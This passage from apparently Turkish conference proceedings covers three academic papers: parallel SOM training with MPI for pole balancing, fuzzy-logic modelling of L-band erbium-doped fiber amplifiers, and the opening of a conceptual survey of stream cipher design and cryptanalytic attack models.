G	Yer çekimi ivmesi	9.81 m/sn <sup>2</sup>
Mc	Plakanın (cart) kütlesi	2.0 kg
Mp	Kutbun (pole) kütlesi	1.0 kg
F	Uygulanan kuvvet	10 Newton
$\ddot{x}$	İvme	m/sn <sup>2</sup>
$\ddot{w}$	Açısal ivme	rad/sn <sup>2</sup>

Tablo 1. Paralel SOM Kutup Dengeleme programında kullanılan parametreler.

### 4. Kullanılan Paralel Hesaplama Tekniği ve Ortam

Özörgütlemeli harita'nın seri algoritmasında, eğitim adımlar ile ilerler. Bu durum algoritmanın kazananını bulmak için tüm birimleri taraması ve bulunca da tüm birimlerin değişimi yansıtması için günlemesi anlamına gelmektedir. Ağırlık vektörünün dizisi harita olarak alınır ve bu dizi iki kez dolaşılır. Bellek bant genişliği sorununun özörgütlemeli haritanın yazılım-tabanlı uygulamalarında en büyük darboğazlardan birisi olduğu dikkate alınmalıdır. Algoritmada eğitimin her iterasyonunda harita üzerindeki her birime iki kez uğranılmaktadır. İlk etapta en iyi uyumlu birimi (BMU) bulmak için dolaşılıp sonra da değişiklik için tekrar dolaşılmaktadır. Bu gerçekten verimi düşüren bir olgudur. En basit olarak 25\*25 lik bir haritadaki her birim için (ve dolaşmaları da hesaba katılacak olursak) gereken bellek miktarı ile eğitim ve hesaplamalar için geçen süre verimi düşüren bir durumu ortaya koymaktadır. Bu yüzden dağıtık ve dinamik bellekli ve bir çok işlemciye (sürece) destek verebilecek bir algoritmanın geliştirilmesi, verimi ve başarımı arttıracaktır. Bu noktadan hareketle geliştirme aşamasına geçildiğinde ilgili algoritmanın geliştirilmesinden sonra, böyle bir sistemin programlanması aşamasında mesaj geçme arayüzü (MPI) ile gerçekleştiriminin ve yapısal ANSI C dilinin (GNU C bedava dağıtımı) olanaklarının kul-

lanması tercih edilmiştir. Program geliştirilmesinde MPI paralel kütüphanesi olan LAM-MPI (Yerel Alan Çoklubilgisayarları – Mesaj Geçme Arayüzü) [13] kullanımı tercih edilerek ilgili SOM uygulaması gerçekleştirilmiş ve kutup dengeleme probleminin eğitim süreleri üzerinden başarımlar elde edilmiştir. Ayrıca yapılan çeşitli deneyler ve elde edilen sonuçlar bu çalışmada ayrıntıları ile ortaya konulmuştur.

### 5. Başarım Eniyileştirme için Geliştirilen Paralel Hesaplama Yöntemi

Bu çalışmada kullanılan paralel hesaplama tekniği ilgili verinin birçok süreç makinesi (hesaplama kümesine dahil edilmiş fiziki makineler ve/veya işlemciler) arasında değiş-tokuş yöntemi ile paylaşılması ilkesine dayanmaktadır. Bu mantıkla bakılacak olursa, eğitim öncesi ve eğitim sonrası ve en iyi uyumlu birimin (BMU) aranması sırasında ilgili verilerin bir makineden diğer bir makineye gönderilip-alınması önündeki darboğazların aşılması gerekmektedir [13]. Bu sebeple yüksek hızlı anahtarlama cihazı kullanılan deney laboratuvarı'nda (10/100 Mbps) sisteme etki edebilecek her türlü çevre etkeninin sisteme müdahalesi engellenmiştir. Çeşitli sayıda fiziki makine (256 MB RAM ve Intel Celeron 1.2 Ghz işlemci ve her işlemcinin 256 KB level 2 cache belleği'nin bulunduğu makineler) kullanılarak yapılan deneylerde sistemin başarımlarını makine sayısı artırıldıkça arttığı fakat bir noktadan sonra makine artımının başarı etkilemediği (Amdahl Kanunu'nun doğal bir sonucu olarak) görülmüştür. Tepe performansına erişildiği noktada en verimli öğreniminde geliştirilen algoritma tarafından gerçekleştirildiği gözlemlenmiştir. Bu en verimli öğrenim sırasında kutbun dengeye getirilmesinin öğrenilmesi süresinin kısalması eğitimin verimini bize göstermektedir [14]. Ayrıca deneyler sırasında çeşitli büyüklüklerde (deneyde 25\*25, 125\*125, 250\*250, 500\*500 büyüklüğünde) YSA'lar deneyerek, sistemin gösterdiği tepkiler ve algoritmanın güvenilirliği sınanmıştır. Bu algoritmaya dayanan simülasyon programı gerçekleştirilmiş ve

deneyler çeşitli parametreler için yapılarak uygulama sonuçları elde edilmiştir. Simulasyon programının hem seri hem de paralel sürümleri bulunmaktadır. Geliştirilen paralel hesap yöntemine ait algoritmik akış aşağıdaki gibidir:

1. Başla,
2. İlgili dizi ve değişkenleri tanımla,
3. Gerekli dizi elemanları ve/veya değişkenlerin değerlerini sıfırla,
4. MPI'ı başlat,
5. İşlemci sayısı ve kimliklerini tespit et,
6. Euler Hareket denklemlerinde kullanılacak ilgili parametreleri dosyalardan oku,
7. Hesaplama geçen sürenin tespiti için saat tutmaya başla,
8. AG isimli yapı bloğundan yeni bir DenekAgi isimli Kohonen SOM ağı oluştur,
9. SansSayilariniOlustur() ve RasgeleAgirliklar() isimli prosedürler ile rasgele sayı üretici ile rasgele ağırlıkları oluştur,
10. Ağın eğitimini başlat,
11. Ağın eğitimi sırasında ilgili girdi ve çıktı verilerini ve ağırlıkları işlemciler üzerine MPI\_Send() fonksiyonu ile dağıt,
12. Ağın eğitimi boyunca ilgili hesaplamalar işlemcilere eşit miktarda (Formül = [Toplam YSA birimi (düğüm sayısı) / toplam işlemci sayısı \* (geçerli işlemcinin sırası +1)]) dağıtılması yoluyla uygun hesaplamayı yaptır,
13. Elde edilen yerel sonuçları MPI\_Recv() fonksiyonu ile işlemci sırası (rank) sıfır olan (yani ilk makine veya yönetici makine olarak adlandırılır) üzerinde toparla,
14. Adım 11 ile 13 arasındaki algoritma adımlarını eğitim adımları bitene kadar tekrarla,
15. Her adımda elde edilmiş olan Simulasyon zaman adımı değeri (0.1 saniyelik adımlar), o adımda kutup çubuğunun y eksenini ile arasındaki açı (kutbun hala dengeli olup olmadığının tespiti için) ve uygulanan optimum kuvveti içeren 3 kolonluk bilgiyi ilgili dosyaya yazdır,
16. Saat tutmayı bitir.
17. Ağın en son halini ilgili dosyaya yazdırarak hesap kısmını sonlandır.
18. MPI'ı bitir.
19. Dur.

## 6. Elde edilen deney sonuçları


Bu çalışma boyunca yapılan deneyler sırasında elde edilen hızlanma oranları (başarım) ve verim yüzdeleri aşağıdaki tablolar ve grafiklerde verilmektedir. Deney için kullanılan parametreler de tablolar halinde verilmektedir. Hızlanma deyimini ( $S_p$ ) için Amdahl Kanunu formülü :

$$S_p(n_p) = \frac{T(1)}{T(n_p)} \quad (4)$$

Burada  $n_p$ , işlemci sayısıdır,  $T(1)$ , tek işlemci çalıştırıldığında geçen süre,  $T(n_p)$  ise  $n_p$  adet işlemci çalıştırıldığında geçen süredir. Verim için kullanılan formül ise:

$$e = \frac{T(1)}{n_p T(n_p)} \quad (5)$$

şeklinde. Amdahl Kanunu'na göre Şekil 5'te hızlanma grafiği gösterilmektedir.



Şekil 5. Amdahl Kanunu grafiği.

Burada  $T(n_p) = 10, 100, 1000, 10000$  ve  $100000$  için hızlanmalar görülmektedir.

Tek ve Çok işlemcili simulasyon programında kullanılan parametreler Tablo 2'de, Seri hesap (yani  $n_p=1$ ) iken ve Paralel hesapta ( $n_p=2$  veya  $n_p=3$  veya  $n_p=4$ ) iken geçen süreler, bu süreler için hızlanma değerleri ve bu hızlanma değerlerine ait verim değerlerini Tablo 3'te gösterilmektedir. Burada  $n_p$ , işlemci sayısını göstermektedir.


Açıklama	Ağ 25*	Ağ 125*	Ağ 250*	Ağ 500*
SOM Satır Sayısı	25	125	250	500
SOM Sütun sayısı	25	125	250	500
Eğitim adımları	100000	100000	100000	100000
Dengeleme Süresi (sn)	240	240	240	240
Benzetim Adım Sayısı (İterasyon)	1000	1000	1000	1000
Kutbun Denge Açısı (y_ekseni ile)	75	75	75	75
Kutup Çubuğu uzunluğu (metre)	3.0	3.0	3.0	3.0
Plakanın Ağırlığı (kg)	2.0	2.0	2.0	2.0
KutbunAğırlığı (kg)	1.0	1.0	1.0	1.0
Yerçekimi	9.81	9.81	9.81	9.81
Benzetim Zaman adımları	0.1	0.1	0.1	0.1

Tablo 2. Simulasyon için kullanılan parametreler.


Açıklama	İşlemci Sayısı ( $n_p$ )	Ağ (25*)	Ağ (125*)	Ağ (250*)	Ağ (500*)
Geçen Süre (sn)	1	215	4545	17254	72543
	2	245	5370	18816	83732
	3	271	5564	19507	80767
	4	290	5337	19658	78640
Hızlanma Oranı	1	1	1	1	1
	2	0.8775	0.8463	0.9169	0.8663
	3	0.7962	0.8168	0.9053	0.8981
	4	0.7413	0.8516	0.8777	0.9224
Verimlilik (% olarak)	1	100	100	100	100
	2	43	42	45	43
	3	26	27	30	29
	4	18	21	21	23

Tablo 3. Simulasyonun Tek ve Çok-İşlemcili sistemde çalıştırılması sonucu elde edilen geçen süre değerleri, hızlanma ve verim tablosu.

Ayrıca Ağırlık/Girdi uzayında üzerinde çalıştığımız Kohonen Özörgütlemeli Haritası'nın nasıl bir görünüme sahip olduğu Şekil 6 'da gösterilmektedir. Ele aldığımız bu sistemin örnek olarak  $500*500$ 'lük Kohonen ağına ait hızlanma grafiği Şekil 7' de verilmektedir.



Şekil 6.  $125*125$ 'lik Ağ'a ait ağırlıkların X ve Z eksenleri düzleminde gösterimi (bu grafiğe ağırlık/girdi uzayında Kohonen SOM haritası da denilmektedir).



Şekil 7.  $500*500$ 'lük Ağ'a ait hızlanma oranı grafiği. (Grafikteki düz çizgi ile gösterilen eğri gerçek hızlanma değerlerini, kesikli çizgilerle gösterilen eğri ise 'eğri uydurma' ile elde edilen hızlanma grafiğini gösterir).

Şekil 7'de 4 işlemci ile çalıştırılan paralel programın hızlanma grafiğinde tepe performansına 3 işlemcili durumda ulaştığı görülmektedir.

## 7. Sonuçlar

Çalışmada seri hesabın yanı sıra paralel hesap yapılması sonucu belirli bir hızlanma elde edilmiştir. Fakat bu hızlanma istenilen düzeyde olmamıştır. Bunun başlıca nedenleri problemin doğası gereği fazlaca paralelleştirmeye uygun olmamasıdır. Tepe performansı 3 makinenin aynı anda çalıştığı durumda hızlanma değeri olarak 0.9 civarında elde edilmiştir. Benzeri çalışmalarda da bire bir kutup dengeleme probleminin paralelleştirilmesi



fikri üzerinde çalışıldığı halde etkin olarak tepe performansının yakalanamadığı görülmektedir. Bu yüzden etkin bir algoritmanın ve SOM harita yapısının kutup dengeleme gibi temel bir kıyaslama aracı üzerinde denenmesi fikri oldukça özgün durmaktadır. Konu üzerinde yapılabilecek daha derin çalışmalarda öncelikle paralelleştirme yüzdesinin artırılması için DÖ yöntemine getirilecek değişik yorumlara veya farklı öğrenme yöntemlerinin de denenmesine ihtiyaç duyulmaktadır [15]. Eğer paralelleştirme yüzdesi artırılamazsa problemin çözümü etkinliği arttırmayacak ve bir ilerleme kaydedilemeyecektir. Bunun için temel öneri olarak SOM ve LVQ (Learning Vector Quantization) tarzı ağ yapılarının kullanıldığı problemlerde Kohonen katmanı için ayrıca bir paralel hesaplama tekniği geliştirilmesi, girdi ve çıktı katmanlarının farklı bir yaklaşımla ele alınması daha uygun olacaktır.

## 8. Kaynaklar

- [1] Grounds M., Kudenko D., "Parallel Reinforcement Learning by Merging Function Approximations", Department of Computer Science University of York, (2006).
- [2] Gomez F. and Miikkulainen R., "2-d pole balancing with recurrent evolutionary networks.", In Proc. of the Int. Conf. on Artificial Neural Networks (ICANN-98), Skovde, Sweden, pp:425-430, (1998).
- [3] Pardoe D., Ryou M., Miikkulainen R., "Evolving Neural Network Ensembles for Control Problems", In Proc. of the Genetic and Evolutionary Computation Conference (GECCO-2005), (2005).
- [4] Kohonen T., "Self Organization Maps.", Springer, Berlin, 1995.
- [5] Kohonen, T., "The speedy SOM. Technical Report A33", Helsinki University of Technology, Laboratory of Computer and Information Science, Espoo, Finland, 1996.

[6] Vishwanathan S. V. N., Murty M. N., "Kohonen's SOM with cache", Pattern Recognition, 33(11):1927-1929 (2000).

[7] Rauber A., Tomsich P., Merkl D., "parSOM: A Parallel Implementation of the Self-Organizing Map Exploiting Cache Effects: Making the SOM Fit for Interactive High-Performance Data Analysis", HPCN Europe, (2000).

[8] Koikkalainen P. and Oja E., "Self-organizing hierarchical feature maps", In Proceedings of the Int. Joint Conf. on Neural Networks (IJCNN), Vol. II:279-285, Piscataway, NJ, IEEE Service Center, (1990).

[9] O. Stanley K., Miikkulainen R., "Efficient Reinforcement Learning through Evolving Neural Network Topologies", In Proceedings of the Genetic and Evolutionary Comp. Conf. (GECCO-2002), (2002).

[10] Sutton, R. S., and Barto, A. G., "Reinforcement learning: An introduction", Cambridge, MA: MIT Press, (1998).

[11] Sutton, R.S., "Reinforcement learning architectures". In Proc. ISKIT'92 Int. Sym. on Neural Information Processing, Fukuoka, Japan, (1992).

[12] Sutton, R.S., "Reinforcement learning architectures for animats", In Proc. of the First Int. Conf. on Simulation of Adaptive Behavior: From Animals to Animats, pp. 288-296, (1991).

[13] LAM-MPI takımı websitesi. (Çevrimiçi : <http://www.lam-mpi.org>).

[14] Kretchmar, R.M., "Parallel reinforcement learning", In Proc. of the 6th W Conf. on Systemics, Cybernetics, and Informatics (SCI2002), (2002).

[15] Vassilas, N. Thiran, P. and Jenne P., (1996), "On modifications of Kohonen's feature map algorithm for an efficient parallel implementation", In Proceedings of ICNN96, pp:932-937, (1996).

## L Band EKFY'lerin Sıcaklığa Bağımlı Fiber Boyu ve Kazancının Bulanık Mantık Kullanılarak İncelenmesi

**Murat Yücel, H. Haldun Göktaş**

Gazi Üniversitesi, Teknik Eğitim Fakültesi, Elektronik Bilgisayar Eğitimi Bölümü, 06500, Ankara  
muyucel@gazi.edu.tr, goktas@gazi.edu.tr

**Özet:** Bu çalışmada L band Erbiyum katkılı fiber yükseltece (EKFY) (1575 – 1610 nm) bulanık mantık (BM) uygulanarak, -20/+60 °C aralığındaki sıcaklıklara karşılık, maksimum sinyal kazancının elde edildiği erbiyum katkılı fiber (EKF) uzunluğu ve sinyal kazanç değeri bulunmuştur. Girişte sinyal dalga boyu ve sıcaklık parametrelerine karşılık çıkışta fiber boyu ve sinyal kazancı değerleri uzman verilere dayanarak bulanık mantık kuralları oluşturulmuştur. Sonuç olarak, verilen giriş dalga boyu ve sıcaklık değerlerine karşılık sinyal kazancının maksimum olduğu fiber uzunluğu tahmin edilmiş ve elde edilen değerler uzman verilerle karşılaştırıldığında %94-%99 oranında doğruluk göstermiştir.

**Anahtar Kelimeler:** EKFY, sıcaklık bağımlılığı, bulanık mantık.

### The Analysis of Temperature Dependence of The Optimum Fiber Length and Signal Gain of L Band Edfas Using Fuzzy Logic

**Abstract:** In this study, the fuzzy logic approach is applied to a L band EDFA (1575-1610nm) to obtain optimum erbium doped fiber (EDF) length giving maximum signal gain and maximum signal gain for the temperatures of the range -20/+60 °C. The fuzzy rules are compiled using the input variables which are the signal wavelength and the temperature while the output parameters are the signal gain and the optimum fiber length providing the maximum signal gain. As a result, the suggested mechanism provides the estimations of the fiber length giving the maximum signal gain against the input signal wavelength, and the temperatures with the accuracy level of 94% - 99%.

**Keywords:** EDFA, dependence temperature, fuzzy logic.


### 1. Giriş

EKFY'lerin sıcaklığa bağımlı karakteristikleri optik fiber yükselteçlerin pratik uygulamalarında özellikle dalga boyu bölmeli çoğullama (DBÇ) uygulamaları için önemli bir parametredir [1-3]. EKFY'lerin sıcaklığa bağımlılıklarının önceden tahmin edilmelerinin genel bir kuralı yoktur. Bazı yazarlar lineer extrapolasyon tekniklerini kullanarak EKFY'lerin sıcaklığa bağımlılıklarını modellemişlerdir. [2]. Ayrıca sıcaklık analizinde McCumber teorisi ile herhangi bir frekansta iki kesitin oranını veren uyarılmış enerjinin sıcaklığa bağımlılığı

kavramı kullanılabilir. Bu metot enerji seviyeleri hakkında bazı varsayımlar ile tahminde bulunabilir, ışınma ömrü ve soğurum kesitinden yayılım kesitine doğruluğu yüksektir. Bununla beraber önceki bir kesiti tahmin edemez.

Bu çalışmada bu tür tekniklerin yerine gene doğası tahmine dayalı olan bulanık mantık kullanılmıştır. Bu yöntemle sinyal dalga boyu ve sıcaklık parametrelerine karşılık maksimum kazancın elde edildiği en uygun boy parametresi elde edilmiştir. Bu yöntemde ihtiyaç duyulan uzman verilerine literatürdeki deneysel çalışmalardan [1, 3-5] ve yeterli deneysel veri





Şekil 1. EKFY Bulanık Mantık Sınıflandırıcının Temel Yapısı


bulunmayan bölgelerde tahmin hassasiyetini artırmak için OptiAmp 4.0 [6] programı ile modellenen sistemin verilerinden faydalanılmıştır. Daha sonra bulanık mantık sisteme ara değerlerde çeşitli veriler uygulanarak bu değerler uzman değerler ile karşılaştırılmıştır.

## 2. Bulanık Mantık Sistemin Yapısı

Bulanık mantık, uzman bilgisinin kullanılması, esnek olması, bilinmeyen değerleri büyük bir doğrulukla tahmin etmesi, kolay anlaşılabilirliği, insan diline yakın olması, vb. özellikleri ile oldukça kullanışlıdır.

Bulanık küme kavramını klasik küme kavramından ayıran en önemli özellik sayısal değişkenlerin yerine sözel değişkenlerin kullanılmasıdır. Şekil 1'de EKFY bulanık mantık sınıflandırıcının temel yapısı görülmektedir.

EKFY bulanık mantık sınıflandırıcının bulanıklaştırma ünitesi, uygulanan dalga boyu ve sıcaklık giriş değişkenlerinin sayısal verileri üzerinde ölçek değişikliği yaparak bu değerleri bulanık veriler biçimine dönüştürmektedir. Bu ünite işlevini bulanık kümeleri kullanarak gerçekleştirmektedir. Bulanık kümeler ise üyelik fonksiyonları ile temsil edilmektedir. Sistemin üyelik fonksiyonları Şekil 2'de görülmektedir.



Şekil 2. Üyelik fonksiyonları (a) Giriş değişkenlerinin üyelik fonksiyonları (Sıcaklık ve dalga boyu), (b) Çıkış değişkenlerinin üyelik fonksiyonları (Kazanç ve fiber uzunluğu)

Bilgi tabanı ünitesi, veri tabanı ve kural tabanı olmak üzere iki üniteden oluşmaktadır. Karar verme ünitesi karar verme işlemini gerçekleştirirken, bilgi tabanına giderek oradan üyelik fonksiyonları ile ilgili bilgileri ve değişik giriş değerleri için tespit edilmiş kontrol çıkış bilgisini almaktadır. Bu sebeple kontrol işlemi süresince veri tabanı ve çıkarım ünitesi sürekli olarak birbiri ile ilişkilidir. Bilgi tabanının kural tabanı ünitesi, giriş çıkış arasındaki bağıntıyı tanımlayan bir dizi bulanık kuralları içermektedir. Bu kurallar genellikle EĞER-O HALDE (IF-THEN) şart cümlelerinden oluşan bir bütünü temsil etmektedir. Sistemin kural tabanları Tablo 1-2'de görülmektedir.

		Sıcaklık ( °C)		
		Soğuk	Ilık	Sıcak
Dalga boyu (nm)	Kazanç (dB)	PB	PB	PB
	NB	PB	PB	PB
	NO	O	O	O
	NK	O	NK	NO
	O	O	NK	NO
	PK	O	NK	NO
	PB	O	NK	NO

Tablo 1. Kazanç çıkış değişkeni için kural tablosu

		Sıcaklık ( °C)		
		Soğuk	Ilık	Sıcak
Dalga boyu (nm)	Fiber Uzunluğu (m)	NB	NB	NO
	NB	NB	NB	NO
	NO	NK	O	O
	NK	O	PK	PO
	O	PK	PO	PO
	PK	PK	PO	PB
	PB	PK	PO	PB

Tablo 2. Fiber uzunluğu çıkış değişkeni için kural tablosu

Karar verme ünitesi, bulanıklaştırma ünitesinden gelen bulanık değerleri, kural tabanındaki kurallar üzerinde uygulayarak bulanık muhakeme işlemini gerçekleştirmektedir. İlk olarak bulanıklaştırma ünitesinden gelen bulanık bil-


giler kural tabanında yerine konarak aktif kurallar tespit edilmektedir. Daha sonra bu kurallar bulanık muhakeme yöntemlerinden Max-Min yöntemi kullanılarak bileştirilmektedir.

Bu tablolarda kullanılan sözel değişkenlerden NB, NO ve NK sırasıyla, Negatif Büyük, Negatif Orta ve Negatif Küçük; O Orta ve son olarak PB, PO ve PK sırasıyla, Pozitif Büyük, Pozitif Orta ve Pozitif Küçük'dür.

## 3. Sonuç ve Tartışma

Bu çalışmada sistemin bulanık mantık modeli Matlab programı kullanılarak oluşturulmuştur. Şekil 3'de yazılan kural tabanına göre giriş ve çıkış değişkenlerinin ilişkileri görülmektedir.

Kural tabanı oluşturulurken literatürdeki çalışmalardan alınan dataların yetersiz olduğu kısımlarda, bulanık mantık sistemin tahmin hassasiyetini artırmak için OptiAmp 4.0 programı kullanılarak Şekil 4'deki sistem modellenmiştir. Sistemde Tablo 3'deki EKf, pompa ve sinyal verilerinden yararlanılmıştır.




Şekil 4. Oluşturulan sistem modeli


Parametreler	Değerler
Erbiyum yoğunluğu	$3,86 \times 10^{24} \text{ m}^{-3}$
İyon ömrü	10,8 ms
Pompa dalga boyu	1480 nm
Pp	30 mW
Ps	10 $\mu$ W

Tablo 3. Sistemde kullanılan parametreler [9, 10]

Şekil 6'da sırasıyla L bandı boyunca -20 °C, +20 °C ve +60 °C için deneysel ve bulanık mantık sınıflandırıcının sonuçları görülmektedir.



Şekil 3. Bulanık mantık sistemin giriş ve çıkışları arasındaki ilişki



Şekil 6. -20 °C, +20 °C, +60 °C için D (DeneySEL) ve BM kazanç ve fiber uzunluk değerleri ( Literatürdeki verilerin yetersiz olduğu durumlarda OptiAmplifier 4.0 programının verileri kullanılmıştır.)

Bu çalışmada kullanılan veriler incelendiğinde D ile BM arasında % 94–99 oranında doğruluk ilişkisi görülmektedir. Buda BM sınıflandırıcının EKFY parametreleri üzerindeki doğruluk başarısını göstermektedir. BM, pompa dalga boyu, gücü ve pompalama konfigürasyonları, giriş sinyal gücü, farklı fiber türleri, v.b. gibi EKFY'nin diğer parametrelerine de kolaylıkla uygulanabilir. Fakat kullanılan giriş ve çıkış değişkenlerine karşılık BM sistemin kural tabanının oluşturulması gerekir. BM sistem özellikle pratik uygulanabilirliği, karışık hesaplama işlemlerinin kullanılmaması ve daha kısa zamanda sonuç vermesinden dolayı avantajlar sağlar.

## 9. Kaynaklar

- [1] Yamada, M., Shimizu, M., Horiguchi, M., Okayasu, M., , “Temperature Dependence of Signal Gain in Er<sup>3+</sup>-Doped Optical Fiber Amplifiers”, IEEE J. Quantum Electron., Cilt:28, Sayı:3, 1992, 640-649.
- [2] Bolshtyansky, M., Wysocki, P., Conti, N., “Model of Temperature Dependence for Gain Shape of Erbium-Doped Fiber Amplifier”, IEEE J. Lightwave Tech., Cilt:18, Sayı:11, 2000, 1533-1540.
- [3] Kemtchou, J., Duhamel, M., Lecoy, P., “Gain Temperature Dependence of Erbium-Doped Silica and Fluoride Fiber Amplifiers in Multichannel Wavelength-Multiplexed Transmission Systems”, IEEE J. Lightwave Tech., Cilt:15, Sayı:11, 1997, 2083-2090.

[4] Kagi, N., Oyobe, A., Nakamura, K., “Temperature Dependence of the Gain in Erbium-Doped Fibers”, IEEE J. Lightwave Tech., Cilt:9, Sayı:2, 1991, 261-265.

[5] Flood, F.A., “Comparison of Temperature Dependence in C-Band and L-Band EDFAs”, IEEE J. Lightwave Tech., Cilt:19, Sayı:4, 2001, 527-535.

[6] OptiAmplifier Version 4.0; Optical Fiber Amplifier and Laser Design Software (Copyright © 2002 Optiwave Coporation, 2002).

[7] Lee, C.C., “Fuzzy Logic in Control Systems: Fuzzy Logic Controller-Part I”, IEE Transactions on Systems, Man, and Cybernetics, Cilt:20, Sayı:2, 1990, 404-418.

[8] Lee, C.C., “Fuzzy Logic in Control Systems: Fuzzy Logic Controller-Part I”, IEE Transactions on Systems, Man, and Cybernetics, Cilt:20, Sayı:2, 1990, 419-435.

[9] Berkdemir, C., Özsoy, S., “The Temperature dependent performance analysis of EDFAs pumped at 1480nm: A more accurate propagation equation”, Optics. Express, Cilt:13, Sayı:13, 2005, 5179–5185.

[10] Lin, M.C., Chi, S., “The Gain and Optimal Length in the Erbium-Doped Fiber Amplifiers with 1480nm Pumping”, IEEE Photon. Technol. Letters, Cilt:4, Sayı:4, 1992, 354.

## Akış Şifrelerinde Tasarım Teknikleri ve Güç İncelemesi

**M. Tolga Sakallı, Ercan Buluş, Andaç Şahin, Fatma Büyüksaraçoğlu**

Bilgisayar Mühendisliği Bölümü Mühendislik Mimarlık Fakültesi Trakya Üniversitesi, 22030, Edirne  
tolga@trakya.edu.tr, ercanb@trakya.edu.tr, andacs@trakya.edu.tr, fbuyuksaracoglu@trakya.edu.tr

**Özet:** Simetrik şifreler bilgi güvenliğinin sağlanmasında önemli rol oynarlar. Bu şifreleri blok ve akış şifreler olmak üzere iki ana kategoriye ayırabiliriz. Buna ek olarak güvenli şifreler tasarlamak kriptolojinin en önemli konusudur. Son zamanlarda blok şifreler ile ilgili olarak güvenliğin daha iyi anlaşıldığı gözlenmektedir. Diğer yandan, akış şifreler eski popülerliğini kaybetmişlerdir. Bunun sonucu olarak 2004 yılında daha güçlü akış şifre geliştirmek ve akış şifrelere eski popüleritesini tekrar kazandırmak amacıyla eSTREAM projesi başlatılmıştır. Bu çalışmada yeni akış şifreleme tasarım teknikleri ve eSTREAM projesi kapsamında bu şifrelere karşı bazı önemli saldırı tipleri incelenmiştir. Buna ek olarak bu çalışma akademik camiada akış şifreler üzerine devam eden çalışmaların yönünü bulmaya amaçlamaktadır.

**Anahtar Kelimeler:** Akış Şifreler, Tasarım Teknikleri, Akış şifrelere karşı Saldırımlar

**Abstract:** Symmetric ciphers are very important for providing information security. These ciphers can be categorized into two groups which are block ciphers and stream ciphers. In addition, cryptology is related with designing secure ciphers. In the last few years, the security of block ciphers seems to better understood. On the other hand, stream ciphers have lost their old popularity. As a consequence, a project called eSTREAM which aims stronger stream ciphers to be developed and to regain stream ciphers' old popularity has been launched in 2004. In this study, we examine new stream ciphers' design techniques and some cryptanalytic attacks in view of eSTREAM project. In addition, we aim to find out the direction of outgoing researches on stream ciphers in academic community.

**Keywords:** Stream Ciphers, Design Tecniques, Cryptographic Attacks against Stream Ciphers.

### 1. Giriş

Şifreleme yöntemleri ve bu yöntemlere karşı yapılan saldırılar sayısal verinin korunmasında ya da güvenli bir şekilde iletilmesinde kullanılan şifreleme algoritmalarının tasarımında ve bu algoritmaların güvenliklerinde önemli bir yer teşkil etmektedir. Şifreleme algoritmaları, bir anahtar yardımıyla, sayısal verinin anlaşılabilir hale dönüştürülmesi işlemi gerçekleştirirler. Bir şifreleme algoritması kullanılarak gerçekleştirilen şifreleme işlemi sonucunda elde edilen şifreli metin anahtar bilinmeden deşifre edilememelidir.

Şifreleme algoritmalarını temelde simetrik, asimetrik ve hash algoritmaları olmak üzere üç

gruba ayırabiliriz. Bunlardan simetrik şifreleme algoritmaları ise blok ve akış şifreleme algoritmaları olmak üzere iki gruba ayrılabilir. Blok şifreleme algoritmaları köklerini Shannon'un [1] ortaya koyduğu karıştırma ve yayılma tekniklerinden almaktadır ve sabit uzunluktaki veri bloklarını şifreleme işlemine tabi tutarlar. Karıştırma şifreli metin ve açık metin arasındaki ilişkiyi gizlemeyi amaçlarken, yayılma açık metindeki izlerin şifreli metinde sezilmemesini sağlamak için kullanılır. Blok şifrelerin tasarımında karıştırma ve yayılma, sırasıyla *yer değiştirme* ve *doğrusal dönüşüm* işlemleri ile gerçekleştirilir. Bu tip şifreleme algoritmalarında SPN (Substitution Permutation Networks) ve Feistel olmak üzere iki temel tasarım mimarisi

vardır ve blok şifreleme algoritmalarına örnek olarak AES (Advanced Encryption Standard) [2] verilebilir. İkinci kategoriye ait simetrik şifreleme algoritmaları olan akış şifreler ise açık metnin bir karakterine bir seferde zamanla değişen bir şifreleme fonksiyonu kullanarak açık metnin karakterlerini ayrı ayrı şifreler. 1949 da Shannon 'tek kullanımlık şeritlerin (one-time pad) anahtarın rastlantısal olma ve bir kereliğine kullanılma şartları ile koşulsuz güvenli olduğunu göstermesinden sonra bu şifrelerde en önemli kısıtlama olarak anahtar uzunluğunun mesaj uzunluğuna eşit olması gerekliliği olarak ortaya çıkmıştır. İşte akış şifreleri bir anahtarla üretici besleyerek mümkün olduğu kadar uzun periyotlu ve rastlantısal gözükten anahtar dizilerini üretmeyi amaç edinir ve elde ettiği anahtarları açık metinle şifreleme fonksiyonuna sokarak şifreli metni elde eder. Akış şifrelere örnek olarak RC4 [3] ve SEAL [4] verilebilir.

Diğer yandan kriptanaliz, kriptografik yapıların kırılmasında kullanılan tekniklerin çalışılması anlamına gelmektedir ve kısaca şifre kırma bilimidir. Bir şifrenin gücü değerlendirilirken genellikle geniş arama saldırısı (exhaustive key search) bir kıstas olarak karşımıza çıkmaktadır. Geniş anahtar arama saldırısı k bit anahtara sahip bir şifre için olası tüm anahtarların,  $2^k$ , denendikten sonra anlamlı mesaj elde edilip edilmemesine göre anahtar elde etme yöntemidir. Kriptografik yapıların kırılması niyetiyle geliştirilen saldırılarda saldırı yapılan kriptosistemin bilindiği kabul edilir (Kerckhoffs'un prensibi) ve buna ek olarak bir kriptosisteme saldırılabilmek için sahip olunması gereken veriler vardır. Bu sahip olunan verilere göre saldırı modellerinden biri seçilebilir. Bu saldırı modellerinden en yaygın olanları şunlardır: *Sadece şifreli metin saldırısı*; Düşman şifreli metin dizisine sahiptir, *Bilinen açık metin saldırısı*; Düşman açık metin dizisine ve

1 Tek Kullanımlık Şerit: Mesaj bitleri  
 $M = m_1, m_2, \dots, m_s$  ve anahtar bitleri  $K = k_1, k_2, \dots, k_s$   
olmak üzere şifreli metin  $c_i = m_i \oplus k_i, i = 1, \dots, s$  şeklinde gösterildiği gibi anahtar bitleri ile açık metin bitlerinin mod 2 toplamı yada XOR işlemi sonucu elde edilir.

